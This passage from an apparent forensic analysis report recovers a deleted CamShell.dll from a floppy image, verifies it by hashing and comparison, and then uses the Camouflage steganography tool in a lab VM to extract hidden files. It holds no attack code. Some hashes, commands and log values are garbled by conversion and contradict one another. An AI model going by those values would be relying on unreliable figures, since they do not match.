36137+0 records out
```

A comparison of the MD5 hash values should show that the file has been successfully reconstructed:

```
$ md5sum reconstructed-camshell.dll
4e986ab0909d2946bed868b5f896906f reconstructed-camshell.dll

$ md5sum real-camshell.dll
4e986ab0909d2946bed868b5f896906f real-camshell.dll
```

The hashes matched. To be sure I also checked the hash of *CamShell.dll* from the Internet download.

```
$ md5sum ./unzip/extract/CamShell.dll
4e986ab0909d2946bed868b5f896906f ./unzip/extract/CamShell.dll
```




Figure 12: Screenshot depicting MD5 hashes for various CamShell versions

```

$
$
$
$ ls --block-size=1 -ls
total 3719168
155648 ASYCFILT.DLL
24576 COMCAT.DLL
36864 CamShell.dll
221184 Camouflage.exe
1073152 MSCOMCTL.DCX
1392640 MSVBVM60.DLL
606208 OLEAUT32.DLL
172032 OLEPRO32.DLL
12288 Readme.txt
20480 STDOLE2.TLB
4096 camouflage.md5
$
$
$ md5sum *
5f32cbbf9a75fd0f40371a62a9c4947 ASYCFILT.DLL
900c7e2ca4c36157b013224504091191 COMCAT.DLL
4a006ab0909d2946bad95eb5f996906f CamShell.dll
9f08258a80d578a0f1cc38fe4c2aebb5 Camouflage.exe
714cf24fc19a20aee0dc701b48ded2cf6 MSCOMCTL.DCX
0ae070e83aa201fd9a1743fc725fc963 MSVBVM60.DLL
2b4cba577231e71ff44a765bdf7ceca8 OLEAUT32.DLL
03e452fa3f03ff7cc1b4657eb597f499 OLEPRO32.DLL
0c25ad7792d55b6c8c37c77ceb9a224 Readme.txt
90ec69077895fb16918babda210f14dc STDOLE2.TLB
de80a34de952612fc9459e17d8b5842c camouflage.md5
$
$

```

Figure 13: Screenshot depicting MD5 hashes for Camouflage Software

The screenshot confirms the output shown above and confirms that the deleted, but reconstructed *CamShell.dll* is the same as the version downloaded from the Internet.

Although the MD5 hash is conclusive, I conducted some additional tests to help demonstrate that the file had indeed been successfully recovered and that it was the *_ndex.htm* file that overwrote the first portion of the extracted *CamShell.dll*.

The *diff* command indicates whether files are different or not; for text files it displays the differences, but for binary files it merely generates a message indicating that the files differ. If no message is generated, the files match.

```

$ diff extract-camshell.dll real-camshell.dll
Files extract-camshell.dll and real-camshell.dll differ

$ diff real-camshell.dll reconstructed-camshell.dll
[No output - indicates no differences]

```

The *diff* command shows that the files do match which was expected as the MD5 hashes matched.

Another utility called *comm* can compare two sorted files line by line. The tool displays the unique lines for the first file in the first column, the unique lines for the second file are shown in the second column and any lines that are common to the two files are shown in column three. By using the '-3'

command line option, it is possible to suppress lines that appear in both files, only showing the unique lines in each file.

By generating *strings* output for *extract-camshell.dll* and for *real-camshell.dll* and sorting these files, it is possible to compare the results. The *strings* output should be identical for both files, other than the strings that belong to *_ndex.htm*.

```
$ strings extract-camshell.dll > extract-camshell.dll.strings
$ strings real-camshell.dll > real-camshell.dll.strings
$ sort extract-camshell.dll.strings > extract-
camshell.dll.strings.sorted
$ sort real-camshell.dll.strings > real-camshell.dll.strings.sorted
$ comm -3 extract-camshell.dll.strings.sorted real-
camshell.dll.strings.sorted
  <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality
VALUE=high> <PARAM NAME=bgcolor VALUE=#CCCCCC> <EMBED
src="ballard.swf" quality=high bgcolor=#CCCCCC WIDTH="800"
HEIGHT="600" NAME="ballard" ALIGN=""
  TYPE="application/x-shockwave-flash"
PLUGINSFAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
  WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">

codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swf
lash.cab#version=6,0,0,0"
</BODY>
</HEAD>
</HTML>
</OBJECT>
</center>
<BODY bgcolor="#EDED" >
<HEAD>
<HTML>
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
<TITLE>Ballard</TITLE>
<center>
<meta http-equiv=Content-Type content="text/html; charset=ISO-8859-
1">
```

The output from the command should contain the HTML strings from *_ndex.htm*. All of the output was contained in the first column, meaning that the strings shown are from *extract-camshell.dll*.

For comparison, the content of *_ndex.htm* is required. The file is extracted, and an MD5 hash is taken and then the content of the file is displayed (the lines for the file are in a different order as they have not been sorted like the ones above).

Note that to extract the file, it was first necessary to extract two 512-byte sectors from the floppy disk which contained the *_ndex.htm* file (it is 727 bytes so requires two sectors to be stored). Once the relevant sectors have been extracted, the actual data is retrieved by extracting the first 727 bytes.

```
$ dcflddd bs=512 count=2 skip=33 if=../evidence/fl-260404-RJL1.img  
of=_ndex.htm.carve  
2+0 records in  
2+0 records out  
  
$ dcflddd bs=1 count=727 if=_ndex.htm.carve of=_ndex.htm  
512 blocks (0Mb) written.  
727+0 records in  
727+0 records out
```

```
$ md5sum _ndex.htm > _ndex.htm.md5  
$ cat _ndex.htm.md5  
17282ea308940c530a86d07215473c79 _ndex.htm
```

```
$ cat _ndex.htm  
<HTML>  
<HEAD>  
<meta http-equiv=Content-Type content="text/html; charset=ISO-8859-  
1">  
<TITLE>Ballard</TITLE>  
</HEAD>  
<BODY bgcolor="#EDED" >  
  
<center>  
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"  
  
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swf  
lash.cab#version=6,0,0,0"  
  WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">  
  <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality  
VALUE=high> <PARAM NAME=bgcolor VALUE=#CCCCCC> <EMBED  
src="ballard.swf" quality=high bgcolor=#CCCCCC WIDTH="800"  
HEIGHT="600" NAME="ballard" ALIGN=""  
  TYPE="application/x-shockwave-flash"  
PLUGINSPage="http://www.macromedia.com/go/getflashplayer"></EMBED>  
</OBJECT>  
</center>  
</BODY>  
</HTML>
```

As the content of *_ndex.htm* matches with the output of *comm* it is clear that the only difference between *extract-camshell.dll* and *real-camshell.dll* is the content of *_ndex.htm*.

As a final confirmation that the output from *comm* is definitely a match to the content of *_ndex.htm*, I used the *diff* command to prove that the *comm* output matches the sorted *strings* output for *_ndex.htm*.

```
$ comm -3 extract-camshell.dll.strings.sorted real-  
camshell.strings.sorted > comm.output  
$ strings _ndex.htm > _ndex.htm.strings  
$ sort _ndex.htm.strings > _ndex.htm.strings.sorted  
$ diff _ndex.htm.strings.sorted comm.output  
[No output - indicates no differences]
```


There can be no doubt that *_ndex.htm* overwrote the first 727 bytes of the copy of *CamShell.dll* that was originally on the floppy disk and that by replacing these bytes the *reconstructed-camshell.dll* file has been restored to its original form.

© SANS Institute 2005, Author retains full rights.

Extracting the Hidden Data

The analysis of the image has revealed the *Camouflage Software version 1.2.1* was used to hide data within some of the Microsoft Word documents on the floppy disk. To extract the image it is necessary to install the software and use it to extract the hidden data.

I use *VMWare Workstation* to provide a controlled environment in which to execute unknown binaries and analyse their actions. In this instance I used a newly installed Windows 2000 Server with Service Pack 4 for my analysis.

After starting up the Windows 2000 Server, I copied the *Camou121.exe* file I obtained from the Internet as well as the Microsoft Word documents from the floppy disk image which I suspected had hidden data to the Server.

```
$ mkdir w2ksvr
$ sudo smbmount //w2ksvr/c$ ./w2ksvr/ -o
username=administrator,password=<removed>,uid=forensic,gid=forensic
$ cd w2ksvr
$ mkdir Temp
$ cp Camou121.exe Internal_Lab_Security_Policy.doc
Password_Policy.doc Remote_Access_Policy.doc Temp/
```

I also copied two utilities, *Filemon* and *Regmon* from SysInternals (<http://www.sysinternals.com>) to the Server. These utilities monitor file activity and registry activity respectively. Using these tools I am able to capture any changes made to the file system and registry during the installation, running and removal of the *Camouflage Software* tool.

I configured *Filemon* and *Regmon* by adjusting their filters so that only relevant information would be displayed. I removed any entries relating to *Filemon*, *Regmon*, *VMware* and *explorer.exe*.




Figure 14: Screenshot depicting Filemon filter




Figure 15: Screenshot depicting Regmon filter

After configuring and starting the *Filemon* and *Regmon* utilities, I started the installation of Camouflage.



Figure 16: Screenshot depicting installation of Camouflage Software

Once the software installation had completed, the logs from *Filemon* and *Regmon* were saved. Below are screenshots showing the type of information obtained from the utilities.

#	Time	Process	Request	Path	Result	Offset
9468	0.00010957	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 71680 Length: 10240
9469	0.00001173	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 29370 Length: 2
9470	0.00001956	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 29380 Length: 2902
9471	0.00022070	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 81520 Length: 10240
9472	0.00000866	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 33282 Length: 2
9473	0.00001798	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 33284 Length: 4071
9474	0.00016427	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 92140 Length: 10240
9475	0.00001145	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 37355 Length: 2
9476	0.00001090	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 37357 Length: 3228
9477	0.00018270	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 102400 Length: 10240
9478	0.00001806	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 40585 Length: 2
9479	0.00012907	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 40587 Length: 3308
9480	0.00033775	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 112840 Length: 10240
9481	0.00001229	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 43895 Length: 2
9482	0.00002151	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 43897 Length: 2704
9483	0.00015225	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 122880 Length: 10240
9484	0.00000810	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 46603 Length: 2
9485	0.00001900	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 46603 Length: 2890
9486	0.00016315	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 133120 Length: 10240
9487	0.00001145	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 49453 Length: 2
9488	0.00001390	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 49455 Length: 3696
9489	0.00022126	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 143360 Length: 10240
9490	0.00000094	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 53151 Length: 2
9491	0.00001956	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 53153 Length: 3629
9492	0.00016399	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 153600 Length: 10240
9493	0.00001145	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 56782 Length: 2
9494	0.00002291	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 56784 Length: 4512
9495	0.00129346	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 163840 Length: 10240
9496	0.00001564	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 61296 Length: 2
9497	0.00002375	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 61298 Length: 4134
9498	0.00016371	svs5576_M	WRITE	C:\Program Files\Camouflage\Camouflage.728	SUCCESS	Offset: 174080 Length: 10240
9499	0.00000300	svs5576_M	READ	C:\Temp\camouflage\data\ cab	SUCCESS	Offset: 68433 Length: 1

Figure 17: Screenshot depicting results from File Monitor

ID	Time	Process	Request	Path	Result	Other
3633	158.05278660	INS5576_M	OpenKey	HKCR\CamouflageShell\ShellExt	NOTFD	
3634	158.05286677	INS5576_M	QueryKey	HKCU	SUCCE	Name: \REGISTRY\USER\S-1-5-21-11...
3635	158.05289662	INS5576_M	OpenKey	HKCU\CamouflageShell\ShellExt	NOTFD	
3636	158.05293684	INS5576_M	OpenKey	HKCR\CamouflageShell\ShellExt	NOTFD	
3637	158.05295477	INS5576_M	QueryKey	HKCU	SUCCE	Name: \REGISTRY\USER\S-1-5-21-11...
3638	158.05298467	INS5576_M	OpenKey	HKCU\CamouflageShell\ShellExt	NOTFD	
3639	158.05302712	INS5576_M	OpenKey	HKCR	SUCCE	Access: 0x2000000
3640	158.05447173	INS5576_M	CreateKey	HKCR\CamouflageShell\ShellExt	SUCCE	Access: 0x2000000
3641	158.05452816	INS5576_M	CloseKey	HKCR	SUCCE	
3642	158.05457509	INS5576_M	QueryKey	HKCR\CamouflageShell\ShellExt	SUCCE	Name: \REGISTRY\MACHINE\SOFTW...
3643	158.05477456	INS5576_M	OpenKey	HKCU\CamouflageShell\ShellExt	NOTFD	
3644	158.05484008	INS5576_M	SetValue	HKCR\CamouflageShell\ShellExt\Default	SUCCE	"CamouflageShell\ShellExt"
3645	158.05487932	INS5576_M	QueryKey	HKCR\CamouflageShell\ShellExt	SUCCE	Name: \REGISTRY\MACHINE\SOFTW...
3646	158.05494134	INS5576_M	OpenKey	HKCU\CamouflageShell\ShellExt\Child	NOTFD	
3647	158.05499107	INS5576_M	OpenKey	HKCR	SUCCE	Access: 0x2000000
3648	158.05500745	INS5576_M	CreateKey	HKCR\CamouflageShell\ShellExt\Child	SUCCE	Access: 0x2
3649	158.05512963	INS5576_M	CloseKey	HKCR	SUCCE	
3650	158.05516511	INS5576_M	QueryKey	HKCR\CamouflageShell\ShellExt\Child	SUCCE	Name: \REGISTRY\MACHINE\SOFTW...
3651	158.05522182	INS5576_M	OpenKey	HKCU\CamouflageShell\ShellExt\CLSID	NOTFD	
3652	158.05530189	INS5576_M	SetValue	HKCR\CamouflageShell\ShellExt\Child\ID	SUCCE	"{29557489-990B-11D4-9413-00409548...}
3653	158.05530703	INS5576_M	CloseKey	HKCR\CamouflageShell\ShellExt\Child	SUCCE	
3654	158.05534446	INS5576_M	CloseKey	HKCR\CamouflageShell\ShellExt	SUCCE	
3655	158.05538944	INS5576_M	QueryKey	HKCU	SUCCE	Name: \REGISTRY\USER\S-1-5-21-11...
3656	158.05542436	INS5576_M	OpenKey	HKCU\Interface\{29557489-990B-11D4-9413-00409548...}	NOTFD	
3657	158.05546431	INS5576_M	OpenKey	HKCR	SUCCE	Access: 0x2000000

Figure 18: Screenshot depicting results from Registry Monitor

As John Bartlett has already completed a full analysis of *Camouflage Software* in his paper titled “The Ease of Steganography and Camouflage”, I simply verified his findings by looking through the logs generated by *Filemon* and *Regmon* and comparing them to his results. I concur with his findings.

In summary, as per John’s findings, the following keys are added during the installation:

```
HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandle\Camouflage\Default
HKEY_CLASSES_ROOT\CamouflageShell.ShellExt\Default
HKEY_CLASSES_ROOT\CLSID\CamouflageShellExt
HKEY_CLASSES_ROOT\TypeLib\SID\3.0\Default
HKEY_CLASSES_ROOT\TypeLib\SID\3.0\Win32\Default
HKEY_CLASSES_ROOT\TypeLib\SID\3.0\HELPDIR\Default
HKEY_CURRENT_USER\Software\Camouflage\Default
HKEY_CURRENT_USER\Software\Camouflage\CamouflageFile
HKEY_CURRENT_USER\Software\Camouflage\frmMain\CamouflageFileList
HKEY_CURRENT_USER\Software\Camouflage\frmMain\UncamouflageFileList
HKEY_CURRENT_USER\Software\Camouflage\Settings
```

There were also some entries made to the HKEY_LOCAL_MACHINE key as per John’s findings.

Once the application is installed, its use is straightforward – one simply right-clicks on a file and picks whether to *Camouflage* or *Uncamouflage* the file, as can be seen in the following screenshot.




Figure 19: Screenshot depicting Camouflage Context Menu

Once the software was installed, I cleared the *Regmon* and *Filemon* logs and recorded the actions the *Camouflage Software* took when it was used. The logs showed that the software accesses the various registry entries created during the installation, in particular, it updates values in the *CamouflageFileList* key and the *UncamouflageFileList* key, as shown in the screenshot below.

ID	Time	Process	Request	Path	Result	Other
2456	06/79718735	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\CamouflageFileList\Size	SUCCESS	0x400
2457	06/79722004	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	
2458	06/79733067	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	Access: 0x6
2459	06/79738961	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\UncamouflageFileList\Size	SUCCESS	0x400
2460	06/79741795	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	
2461	06/79748767	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	Access: 0x6
2462	06/79754522	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\CamouflageFileList\Created	SUCCESS	0x0
2463	06/79757316	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	
2464	06/79764076	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	Access: 0x6
2465	06/79769663	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\UncamouflageFileList\Created	SUCCESS	0x0
2466	06/79782738	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	
2467	06/79791705	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	Access: 0x6
2468	06/79798382	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\CamouflageFileList\Modified	SUCCESS	0x0
2469	06/79801316	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	
2470	06/79808168	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	Access: 0x6
2471	06/79814290	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\UncamouflageFileList\Modified	SUCCESS	0x0
2472	06/79817267	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	
2473	06/79823860	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	Access: 0x6
2474	06/79829643	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\CamouflageFileList\Accessed	SUCCESS	0x0
2475	06/79832521	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	
2476	06/79839114	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	Access: 0x6
2477	06/79844813	Camouflage.exe	SetValue	HKCU\Software\Camouflage\InkMain\UncamouflageFileList\Accessed	SUCCESS	0x0
2478	06/79847606	Camouflage.exe	DeleteKey	HKCU\Software\Camouflage\InkMain\UncamouflageFileList	SUCCESS	
2479	06/79854311	Camouflage.exe	OpenKey	HKCU\Software\Camouflage\InkMain\CamouflageFileList	SUCCESS	Access: 0x6

Figure 20: Screenshot depicting Registry Monitor activity for Camouflage

Using the software I extracted the hidden text from each of the files identified as containing text hidden by the *Camouflage Software*.




Figure 21: Screenshot depicting hidden files (1)




Figure 22: Screenshot depicting hidden files (2)




Figure 23: Screenshot depicting hidden files (3)

Fortunately, *Camouflage Software* stores the various MAC times for the files, and these can be accessed by enabling them in the *Settings* dialogue box.




Figure 24: Screenshot depicting Camouflage Settings

The times depicted in the screenshots are 6 hours ahead. The reason for this discrepancy is that the Windows 2000 Server running in the VMWare environment was configured to use GMT, UK time, which at the time of analysis was GMT + 1 because of Daylight Savings Time. The time difference between GMT and MST is -7 hours, but because of Daylight Savings Time this is reduced to -6 hours.

Filename	Created	Modified	Accessed
Internal_Lab_Security_Policy.doc	22/04/2004 16:30:30	22/04/2004 16:31:31	23/04/2004
- Opportunity.txt	23/04/2004 11:19:19	23/04/2004 14:03:03	23/04/2004
Password_Policy.doc	23/04/2004 09:22:22	23/04/2004 11:55:55	23/04/2004
- PEM-fuel-cell-large.jpg	23/04/2004 10:23:23	23/04/2004 10:23:23	23/04/2004
- Hydrocarbon%20fuel%20cell%20page2.jpg	23/04/2004 10:21:21	23/04/2004 10:21:21	23/04/2004
- pem_fuelcell.gif	23/04/2004 10:19:19	23/04/2004 10:15:15	23/04/2004
Remote_Access_Policy.doc	23/04/2004 09:22:22	23/04/2004 11:54:54	23/04/2004
- CAT.mdb	22/04/2004 15:57:57	23/04/2004 11:21:21	23/04/2004

